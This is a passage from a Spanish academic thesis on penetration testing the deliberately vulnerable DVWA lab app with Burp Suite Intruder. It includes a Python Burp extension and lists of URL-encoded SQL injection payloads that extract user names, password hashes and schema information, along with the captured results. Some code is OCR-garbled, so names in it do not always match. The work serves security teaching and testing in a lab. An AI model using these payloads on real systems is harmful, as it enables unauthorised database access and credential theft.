19	https://192.168.135.152	GET	/DVWA/vulnerabilities/sqlinjection2/?id=5%u002f	-	-	200	4573	HTML		Vulnerability: SQL Inject...	✓	192.168.135.152		09:46:07 24...	
20	https://www.googleapis.com	POST	/affiliation/v1/affiliation/lookupByHa...	-	-	400	914	JSON			✓	142.250.200.106		09:46:17 24...	
21	https://www.googleapis.com	POST	/affiliation/v1/affiliation/lookupByHa...	-	-	400	914	JSON			✓	142.250.200.106		09:46:25 24...	
22	https://www.googleapis.com	POST	/affiliation/v1/affiliation/lookupByHa...	-	-	400	914	JSON			✓	142.250.200.106		09:46:47 24...	

Response

#	Protocol	Date	Server	Content-Type	Content-Length	Connection	Content-Type
1	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
2	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
3	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
4	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
5	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
6	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
7	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
8	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
9	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
10	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
11	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
12	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
13	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
14	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
15	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
16	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
17	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
18	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
19	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
20	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8
21	HTTP/1.1 200 OK	Fri, 24 May 2024 07:46:10 GMT	Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12	text/html; charset=UTF-8	4255	close	text/html; charset=utf-8

Inspector

Name	Value
Host	192.168.135.152
Cookies	securityimpossible=...; Sec-Ch-Ua-Mobile=...; Sec-Ch-Ua-Platform=...; Upgrade-Insecure-Request=...; Sec-Fetch-Dest=...; Sec-Fetch-Mode=...; Sec-Fetch-User=...
Request attributes	Protocol: HTTP/1.1; Date: Fri, 24 May 2024 07:46:10 GMT; Server: Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12; Content-Type: text/html; charset=UTF-8; Content-Length: 4255; Connection: close; Pragma: no-cache; Cache-Control: no-cache, must-revalidate; Expires: Tue, 23 Jun 2009 12:00:00 GHT; Accept: */*; Accept-Encoding: gzip, deflate, br; Accept-Language: es-ES,es;q=0.9; Priority: u=0, i; Connection: close
Request parameters	id=1
Request cookies	securityimpossible=...; Sec-Ch-Ua-Mobile=...; Sec-Ch-Ua-Platform=...; Upgrade-Insecure-Request=...; Sec-Fetch-Dest=...; Sec-Fetch-Mode=...; Sec-Fetch-User=...
Request headers	Name Value Host 192.168.135.152 Cookies securityimpossible=...; Sec-Ch-Ua-Mobile=...; Sec-Ch-Ua-Platform=...; Upgrade-Insecure-Request=...; Sec-Fetch-Dest=...; Sec-Fetch-Mode=...; Sec-Fetch-User=...

Figura 4.3: Traza de Petición al Servicio DVWA

En esta ventana se puede visualizar el código que se ejecuta tanto para la petición como para la respuesta del propio servidor. De esta manera, se tiene acceso a toda la información necesaria sobre la acción realizada. Además, se puede acceder a la ventana del inspector, que ofrece un desglose detallado del tráfico de datos. Esta funcionalidad permite analizar minuciosamente cada aspecto del intercambio de información entre el cliente y el servidor, facilitando la identificación de posibles vulnerabilidades y puntos débiles en la comunicación. Con esta herramienta, se obtiene una visión completa y detallada del comportamiento de la aplicación web bajo prueba.

4.1. SCRIPT DE RECONOCIMIENTO



Name	Value
Method	GET
Path	/DVWA/vulnerabilities/sql1

Name	Value
id	Submit
user_token	b447d9bc0a19d8f9d1de2c80c7fdbe9b

Name	Value
security	impossible
PHPSESSID	e3i0hl2u0b5sv30k8froofo2qs

Figura 4.4: Desglose de la información de la petición en la ventana Inspector

A continuación, desde la ventana Intruder, se establece el tipo de ataque a Sniper. El modo Sniper en Burp Suite es un tipo de ataque de fuerza bruta que inserta diferentes payloads (cargas útiles) en una sola posición a la vez, lo que es útil para probar diferentes valores en los puntos de entrada que se indiquen. Para ello, en la sección Positions, se asienta como objetivo la URL del servicio desplegado y se usan las señales \$\$ para indicar dónde se insertarán los payloads.



```

Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

○ Target: https://192.168.135.152/DVWA/vulnerabilities/sql1  Update Host header to match target
Add $ Clear $ Auto $ Refresh
1 GET /DVWA/vulnerabilities/sql1/?id=$$&Submit=Submit&user_token=0e8bdb056a8717aba7531fc1bf23c97 HTTP/1.1
2 Host: 192.168.135.152
3 Cookie: security=impossible; PHPSESSID=e58244pensgn24tik56btk703u
4 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="124"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Secure: none
13 Sec-Fetch-Dest: document
14 Referer: https://192.168.135.152/DVWA/vulnerabilities/sql1/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: es-ES,es;q=0.9
17 Priority: u0, i
18 Connection: close
19
20

⑦ ⑧ ← → Search 1 highlight Clear
Length: 875
1 payload position

```


Figura 4.5: Petición de ejemplo donde insertar el Payload malicioso

Finalmente, una vez establecida la posición en la que se introducirán los payloads, se seleccionará el generador de payloads pertinente y comenzará el ataque.

Intruder attack results filter: Showing all items							
Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
0	%27%20union%20select%20DISTI...	302	56		387		
1	%27%20union%20select%20null%...	302	40		386		
2	%27%20UNION%20SELECT%20n...	302	12		386		
3	%27%20UNION%20SELECT%20n...	302	83		387		
4	%27%20union%20select%20user...	302	19		386		
5	%27%20UNION%20SELECT%20n...	302	119		387		
6	%27%20UNION%20SELECT%20n...	302	55		386		
7	1%27%20AND%201%3D1%23	302	172		387		
8	1%27%20AND%201%3D2%23	302	8		386		
9	1%27%20ORDER%20BY%201%23	302	117		387		
10	1%27%20ORDER%20BY%202%23	302	62		386		
11	1%27%20ORDER%20BY%203%23	302	81		387		
12	%27%20OR%20%27%27%3D%2...	302	34		386		
13	1%27%20GROUP%20BY%201%2C...	302	75		387		
14	1%27%20GROUP%20BY%201%2C...	302	21		386		
15	%27%20UNION%20SELECT%201...	302	79		387		

Figura 4.6: Traza de ejemplo del Resultado de los Payloads insertados

Se hará uso de DVWA [22], una aplicación web intencionalmente vulnerable creada para fines de prueba. Esta será un objetivo magnífico puesto que tiene una extensa lista de vulnerabilidades para las que se podrán elegir sus dificultades. Concretamente, en este trabajo el foco estará en dos de estas, SQLi (SQL Injection) y XSS (Cross-Site Scripting) tratando para esta última cada una de sus tres formas actualmente reconocidas por separado.



The screenshot shows the DVWA Security Level selection page. At the top, there's a navigation menu with links like Home, Instructions, Setup / Reset DB, and various exploit types. Below that is a main title "DVWA Security" with a gear icon. Underneath, it says "Security level is currently: low." A descriptive text explains that users can set the security level to low, medium, high, or impossible. It notes that the security level changes the vulnerability level of DVWA. There are four numbered options:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their skills.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

At the bottom, there is a dropdown menu set to "Low" and a "Submit" button.

Figura 4.7: Selección del Nivel de Seguridad en DVWA

4.1. SCRIPT DE RECONOCIMIENTO

Para llevar a cabo la inserción de Payloads maliciosos mediante fuerza bruta, ya sea para SQLi o para XSS seguiremos una estructura similar. Será común para todas las extensiones comenzar asegurando que el archivo será interpretado correctamente en cualquier entorno que soporte UTF-8, evitando problemas con caracteres especiales. También será imprescindible para el correcto funcionamiento de la extensión en Burp Suite la importación de tres interfaces: IBurpExtender, que permite la posibilidad de que Burp Suite reconozca nuestra extensión, IIIntruderPayloadGeneratorFactory, que permite la creación de una nueva instancia del generador de payloads cada vez que sea necesario e IIIntruderPayloadGenerator, que facilita la interacción con el generador de payloads durante un ataque de intrusión, lo cuál permitirá ver los resultados de cada payload injectado.

```

1 # -*- coding: utf-8 -*-
2
3 from burp import IBurpExtender
4 from burp import IIIntruderPayloadGeneratorFactory
5 from burp import IIIntruderPayloadGenerator

```

Por otro lado, la clase BurpExtender implementa las interfaces IBurpExtender y IIIntruderPayloadGeneratorFactory anteriormente mencionadas, permitiendo la creación de una extensión personalizada para generar payloads de inyección SQL. El método registerExtenderCallbacks es llamado por Burp Suite para registrar la extensión, donde se almacenan los callbacks y los helpers proporcionados por Burp Suite, se establece el nombre de la extensión y finalmente se registra el generador de payloads. Además, el método getGeneratorName devuelve el nombre del generador de payloads, el cuál es utilizado por Burp Suite para identificar el generador. El método createNewInstance crea y devuelve una nueva instancia de la clase LowSQLPayloadGenerator, que es responsable de generar los payloads de inyección SQL.

Esta estructura permite a Burp Suite utilizar la extensión para generar automáticamente payloads personalizados durante los ataques de intrusión, facilitando la identificación de diferentes vulnerabilidades.

```

1 class BurpExtender(IBurpExtender, IIIntruderPayloadGeneratorFactory):
2     def registerExtenderCallbacks(self, callbacks):
3         self._callbacks = callbacks
4         self._helpers = callbacks.getHelpers()
5         self._callbacks.setExtensionName("Low SQL Injection Payload Generator")
6         self._callbacks.registerIntruderPayloadGeneratorFactory(self)
7         print("Security lvl Vulnerability Payload Generator loaded")
8
9     def getGeneratorName(self):
10        return " Security lvl Vulnerability Payloads"
11
12     def createNewInstance(self, attack):
13        return SecurityLvlVulnerabilityGenerator()

```

La clase SecurityLvlVulnPayloadGenerator implementa la interfaz IIIntruderPayloadGenerator y está diseñada para generar una serie de payloads que se utilizan para probar vulnerabilidades en aplicaciones web, específicamente inyecciones SQL. Esta clase contiene una lista de payloads predefinidos, codificados en URL, que representan diferentes técnicas de inyección SQL.

Se utiliza un índice interno para apuntar al payload actual y cuenta con el método hasMorePayloads para verificar si hay más payloads disponibles mientras que usa getNextPayload para obtener el siguiente payload y reiniciar el índice para comenzar de nuevo (reset).

El método __init__ inicializa la lista de payloads y establece el índice en cero. hasMorePayloads devuelve True si hay más payloads por generar, mientras que getNextPayload devuelve el payload actual y avanza el índice. El método reset permite reiniciar el proceso de generación de payloads desde el principio. Esta clase es especialmente útil en el contexto de pruebas de penetración, donde automatizar la generación de payloads permite probar sistemáticamente la seguridad de una aplicación web contra múltiples vectores de ataque de inyección SQL.

```
1 class SecurityLvlVulnPayloadGenerator(IIIntruderPayloadGenerator):
2     def __init__(self):
3         self.payloads = [
4             "1%27%20AND%201%3D2%23", "#1' AND 1=2#",
5             "1%27%20ORDER%20BY%201%23", "#1' ORDER BY 1#",
6             "1%27%20ORDER%20BY%202%23", "#2' ORDER BY 2#",
7             "%27%20OR%20%27a%27%3D%27a", #' OR 'a'='a",
8             "1%27%20GROUP%20BY%201%2C2%23", "#1' GROUP BY 1,2#",
9             "%27%20UNION%20SELECT%201%2C2%23", #' UNION SELECT 1,2#"
10            ]
11         self.index = 0
12
13     def hasMorePayloads(self):
14         return self.index < len(self.payloads)
15
16     def getNextPayload(self, baseValue):
17         payload = self.payloads[self.index]
18         self.index += 1
19         return payload
20
21     def reset(self):
22         self.index = 0
```

De este modo, se procede a realizar pruebas de penetración en el servicio DVWA desplegado, identificando y explotando las vulnerabilidades de SQLi y XSS desde Burp Suite.

4.2 SQLI

Como para XSS en la siguiente sección, se presentan tres niveles de dificultad de penetración diferentes y sus correspondientes medidas de seguridad.

Nivel de seguridad	Medidas de seguridad
Low	<ul style="list-style-type: none"> ■ No hay validación ni filtrado de la entrada del usuario para verificar la validez de la variable \$id.
Medium	<ul style="list-style-type: none"> ■ Usar la función <code>mysql_real_escape_string()</code> para escapar los caracteres especiales en las variables y prevenir inyecciones SQL.
High	<ul style="list-style-type: none"> ■ Usar la función <code>mysql_real_escape_string()</code> para escapar los caracteres especiales en las variables y prevenir inyecciones SQL. ■ Usar la función <code>stripslashes()</code> para eliminar las barras invertidas en las variables y evitar errores de procesamiento. ■ Usar la función <code>is_numeric()</code> para verificar si el valor del ID es numérico.

Tabla 4.1: Medidas de seguridad SQLI

Sin embargo, aunque se añadan múltiples capas de protección, es crucial realizar evaluaciones continuas y actualizar las defensas para protegerse eficazmente contra ataques SQL avanzados.

A continuación, se cargará la extensión encargadas de automatizar la inyección de payloads maliciosos para la vulnerabilidad SQLI en la aplicación. Este proceso permitirá visualizar cómo responde el servicio a diferentes intentos de explotación, facilitando la identificación de posibles puntos débiles y evaluando la efectividad de las medidas de seguridad implementadas. Seguidamente, se muestran los payloads utilizados para explotar la vulnerabilidad de inyección SQL. Cabe resaltar que tanto el payload generado para explotar esta vulnerabilidad como el de la siguiente sección, estan basados en su mayoría en los que proporciona la web PortSwigger. [23]

```

1 self.payloads = [
2
3     #UNION
4
5     " %27%20union%20select%20DISTINCT%28table_schema%29%2C%20COUNT%28%2A%29%20from
6     ↵ %20information_schema.tables%20group%20by%20TABLE_SCHEMA%23", #' union select
7     ↵ DISTINCT(table_schema), COUNT(*) from information_schema.tables group by
8     ↵ TABLE_SCHEMA
9     " %27%20union%20select%20null%2C%20concat%28first_name%2C0x0a%2Clast_name%2C0x0a
10    ↵ %2Cpassword%29%20from%20users%23", #' union select null, concat(first_name,0x0a,
11    ↵ lastname,0x0a,password) from users
12    " %27%20union%20select%20user%2C%20password%20FROM%20users%23", #' union select
13    ↵ user, password FROM users
14    " %271%20or%201%3D1%20UNION%20SELECT%20USER%2C%20PASSWORD%20from%20USERS%23", #
15    ↵ '1 or 1=1 UNION SELECT USER, PASSWORD from USERS
16    " %27%20UNION%20SELECT%20null%2C%20null%2C%20null%23", #' union select null,
17    ↵ null, null
18    " %27%20UNION%20SELECT%20null%2C%20table_name%20FROM%20information_schema.tables
19    ↵ %23", #' union select null, table_name FROM information_schema.tables
20    " %27%20UNION%20SELECT%20null%2C%20column_name%20FROM%20information_schema.
21    ↵ columns%23%0D%0A", #' union select null, column_name FROM information_schema.
22    ↵ columns
23    " %27%20UNION%20SELECT%201%2C2%23", #' UNION SELECT 1,2
24    " %27%20UNION%20SELECT%201%2C2%2C3%23", #' UNION SELECT 1,2,3
25 ]

```

Estos payloads utilizan diversas técnicas de inyección SQL para acceder a información sensible en la base de datos. Dichas técnicas incluyen la combinación de resultados mediante UNION SELECT, la extracción de datos críticos como nombres de usuario y contraseñas, y la enumeración de tablas y columnas. Por otro lado, algunos payloads prueban la estructura de las consultas SQL para identificar vulnerabilidades, utilizando condiciones siempre verdaderas o falsas, y explorando la capacidad de ordenar y agrupar resultados.

4.2. SQLI

Para llevar a cabo la prueba de penetración para la seguridad "Low" se inyecta el payload en la posición que determina el valor de la variable \$id. Para ello, haciendo uso del inspector HTTPS, esta posición se indica en la petición GET rescatada previamente.



Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://192.168.135.152/DVWA/vulnerabilities/sqli/ ?id=\$id&Submit=Submit&user_token=0e8bdb056a8717aba7531fc1b1f23c97 HTTP/1.1

```

1 GET /DVWA/vulnerabilities/sqli/?id=$id&Submit=Submit&user_token=0e8bdb056a8717aba7531fc1b1f23c97 HTTP/1.1
2 Host: 192.168.135.152
3 Cookie: security=impossible; PHPSESSID=a58244pensgn24tik56btk703u
4 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 M-Subtype: application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer: https://192.168.135.152/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: es-ES,es;q=0.9
17 Priority: u=0,i
18 Connection: close
19
20

```

① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳

Search

1 payload position

1 highlight Clear Length: 875

Figura 4.8: Posición de inyección de Payload Malicioso - Low

Una vez se establece la posición donde se inyectarán los payloads, se inicia el ataque obteniendo como resultado la petición al servidor y la respuesta de este. Como se puede ver a continuación, Burp Suite ofrece una ventana "Render" donde se puede ver gráficamente la reacción a la petición realizada.



Request	Payload	Status code	Response ...	Error	Timeout	Length	Comment
0		200	103		4504		
1	%27%20union%20select%2...	200	23		4826		

Request Response

Pretty Raw Hex Render

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: ' union select DISTINCT(table_schema), COUNT(*) from information_schema.tables group by First name: dvwa Surname: 2

ID: ' union select DISTINCT(table_schema), COUNT(*) from information_schema.tables group by First name: information_schema Surname: 79

More Information

Figura 4.9: ' union select DISTINCT (table_schema) , COUNT (*) from users

En la pestaña "Results" de Burp Suite, se puede observar un primer payload con la solicitud ' union select DISTINCT (table_schema) , COUNT (*) from, la cuál obtuvo una respuesta exitosa con un código de estado 200. En la parte inferior se visualiza la interfaz de DVWA con la respuesta de la aplicación al intento de inyección SQL. La respuesta muestra la estructura de la base de datos, específicamente los nombres de los esquemas y la cantidad de tablas en cada uno, demostrando que el ataque fue exitoso.



Request	Payload	Status code	Response	Error	Timeout	Length	Comment
3	%27%20UNION%20SELECT...	200	242			885	
4	%27%20union%20select%2...	200	11			5135	

Figura 4.10: ' union select null , concat (first_name ,0 x0a , last_name ,0 x0a , password)from users

Pese a la vulnerabilidad contra SQLi, DVWA presenta buenas prácticas de seguridad al no almacenar las contraseñas en texto plano. En lugar de ello, se aplica una función hash a las contraseñas antes de almacenarlas en la base de datos. Esto asegura que, incluso si la base de datos es comprometida, las contraseñas no se pueden leer directamente. Para verificar las credenciales, la aplicación compara el hash de la contraseña ingresada por el usuario con el hash almacenado. Esta técnica protege las contraseñas contra accesos no autorizados, ya que revertir el hash para obtener la contraseña original es computacionalmente difícil.



Request	Payload	Status code	Response	Error	Timeout	Length	Comment
12	%27%20OR%20%27a%27%3D%	200	85			4846	
13	1%27%20GROUP%20BY%201%	200	55			4577	

Figura 4.11: ' OR 'a' = ' a

La consulta ' OR 'a' = 'a' " es un ejemplo de inyección SQL de tipo booleano, al inyectar esta cadena en una consulta SQL original, como SELECT * FROM users WHERE user_id = '\$id', la lógica de la consulta se altera para que la condición siempre sea verdadera. Específicamente, OR 'a' = 'a' es una condición que siempre se cumple, lo que hace que la consulta devuelva todos los registros de la tabla users, independientemente del valor original de user_id.

4.2. SQLI



Figura 4.12: ' union select 1 ,2 ,3

Como es de esperar, al automatizar la inyección de Payloads mediante Fuerza Bruta, no todos o más bien pocos tendrán éxito. Por ejemplo, en este caso la consulta se realiza para una tabla donde no se encuentra la tercera columna.

Se repite el proceso realizado anteriormente para la seguridad "Low", pero esta vez con distinto contenido. Los payloads son similares a los usados anteriormente, pero como se puede comprobar a continuación, para la seguridad "Medium" se prescinde de la codificación. Esto se debe a que para esta nivel de seguridad se evalúa una petición POST, donde los datos se envían en el cuerpo de la solicitud HTTP no en la URL.

```

1 self.payloads = [
2
3     #UNION
4
5         " or 1 = 1 union select DISTINCT(table_schema), COUNT(*) from information_schema.
6         ↪ tables group by TABLE_SCHEMA#",
7         " or 1 = 1 union select null, concat(first_name,0x0a,lastname,0x0a,password) from
8         ↪ users#",
9         " or 1 = 1 union select user, password FROM users#",
10        " or 1 = 1 or 1=1 UNION SELECT USER, PASSWORD from USERS#",
11        " or 1 = 1 union select null, null, null#",
12        " or 1 = 1 union select null, table_name FROM information_schema.tables#",
13        " or 1 = 1 union select null, column_name FROM information_schema.columns#",
14        " or 1 = 1 UNION SELECT 1,2#",
15        " or 1 = 1 UNION SELECT 1,2,3#",
16
17     #BOOLEAN
18        " or 1 = 1 AND 1=1#",
19        " or 1 = 1 AND 1=2#",
20        " or 1 = 1 ORDER BY 2#",
21        " or 1 = 1 ORDER BY 3#",
22        " or 1 = 1 OR 'a'='a",
23        " or 1 = 1 GROUP BY 1,2#",
24        " or 1 = 1 GROUP BY 1,2,3#",
25        " order by 2",
26        " order by 3"
]
```

Para la seguridad "medium" se utiliza un selector de valores predefinidos como mejora en la práctica de restricción de entrada. Por otro lado, `mysqli_real_escape_string()` asegura que todo carácter especial en la entrada del usuario sea tratado de manera segura y además, como se ha comentado anteriormente, en lugar de GET; se usa POST para enviar datos en el cuerpo de la solicitud HTTP, ocultando así los parámetros del usuario en la URL.

```
1 $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);
```



Figura 4.13: SQLi Seguridad - Medium

Como resultado de la inyección de payloads para este segundo nivel de seguridad, se obtiene un resultado similar al del primer nivel. Esto se debe a que sigue siendo vulnerable a la inyección de Payload pese a su nueva práctica implementada.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
2	or 1 = 1 union select null, concat(fir...	200	58	874		5855	
3	or 1 = 1 union select user, password...	200	22			5855	

Figura 4.14: or 1 = 1 or 1=1 UNION SELECT USER, PASSWORD from USERS

4.2. SQLI

Finalmente, para la seguridad de nivel "High" se utilizarán los mismos payloads que para la seguridad Low, dado que pese a las nuevas medidas de seguridad, la vulnerabilidad se explota de la misma manera una vez se accede a la nueva ventana emergente.




Figura 4.15: SQLi Seguridad - High

Mientras que para seguridad de nivel Low se utiliza el método GET y un campo de texto abierto, para la seguridad "High" se envía el valor del ID previamente guardado a otro servicio web como implementación de una mejor práctica.

```

1 $id = $_SESSION['id']; # Uso de sesión para almacenar el ID
2 $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1; #"
   ↪ Uso de LIMIT 1

```

Como resultado de la inyección de payloads para este segundo nivel de seguridad, obtenemos el mismo resultado que para los niveles anteriores. Esto se debe a que sigue siendo vulnerable a la inyección de Payload pese a su mayor complejidad a la hora de proteger la vulnerabilidad ante SQLi.

Vulnerability: SQL Injection

```

User ID: 1 OR 1=1
Submit

ID: 1 OR 1=1 union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 OR 1=1 union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 OR 1=1 union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 OR 1=1 union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 OR 1=1 union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

